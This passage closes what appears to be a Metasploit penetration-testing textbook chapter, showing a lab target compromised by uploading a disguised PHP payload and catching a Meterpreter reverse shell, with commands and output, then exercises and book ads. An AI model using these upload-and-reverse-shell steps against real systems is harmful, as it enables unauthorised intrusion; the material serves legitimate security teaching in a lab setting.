File Edit View History Bookmarks Tools Help
192.168.83.135/fristi/do_up
192.168.83.135/fristi/do_upload.php
Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFu

```
Uploading, please wait
The file has been uploaded to /uploads
```

Figure 11.28 – Uploading the payload to the target system


Now, before we browse and trigger the newly uploaded payload, we'll first set up the listener in `msfconsole`, as in the following screenshot:



```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.83.130
LHOST => 192.168.83.130
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.83.130:4444
[*] Sending stage (38247 bytes) to 192.168.83.135
[*] Meterpreter session 1 opened (192.168.83.130:4444 -> 192.168.83.135:42968) at 2019-10-31 22:17:52 -0400

meterpreter > 
```

Figure 11.29 – Starting up the listener in msfconsole

Once the listener is set up, we simply browse to the location where the payload was uploaded, as in the following screenshot. Just notice the `msfconsole` there would be a Meterpreter shell!



192.168.83.135/fristi/uploads/payload.php.png

Uploading, please wait
The file has been uploaded to /uploads

Waiting for 192.168.83.135...

Figure 11.30 – Successful exploitation of the target system

We have successfully made our way into the target system.

Summary

In this chapter, we applied the skills learned throughout the book to exploit real world systems. We used the knowledge gained on a variety of tools, including NMAP, Metasploit, and Nikto, to penetrate target systems.

Exercises


- In case study 2, try to escalate user privileges to `root`.
- Explore other vulnerable machines on VulnHub and try to exploit them using Metasploit.

Further reading

- Try to explore and exploit vulnerable machines on `https://www.vulnhub.com/` and `https://www.hackthebox.eu/`.

Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:



Metasploit Penetration Testing Cookbook - Third Edition

Daniel Teixeira, Abhinav Singh, Et al

ISBN: 978-1-78862-317-9

- Set up a complete penetration testing environment using Metasploit and virtual machines
- Master the world's leading penetration testing tool and use it in professional penetration testing
- Make the most of Metasploit with PostgreSQL, importing scan results, using workspaces, hosts, loot, notes, services, vulnerabilities, and exploit results
- Use Metasploit with the Penetration Testing Execution Standard methodology
- Use MSFvenom efficiently to generate payloads and backdoor files, and create shellcode
- Leverage Metasploit's advanced options, upgrade sessions, use proxies, use Meterpreter sleep control, and change timeouts to be stealthy

Mastering
Metasploit
Third Edition
Take your penetration testing and IT security skills to a whole new level with the secrets of Metasploit
Packt
www.packt.com
By Nipun Jaswal

Mastering Metasploit - Third Edition

Nipun Jaswal

ISBN: 978-1-78899-061-5

- Develop advanced and sophisticated auxiliary modules
- Port exploits from PERL, Python, and many more programming languages
- Test services such as databases, SCADA, and many more
- Attack the client side with highly advanced techniques
- Test mobile and tablet devices with Metasploit
- Bypass modern protections such as an AntiVirus and IDS with Metasploit
- Simulate attacks on web servers and systems with Armitage GUI
- Script attacks in Armitage using CORTANA scripting

Leave a review - let other readers know what you think

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

Index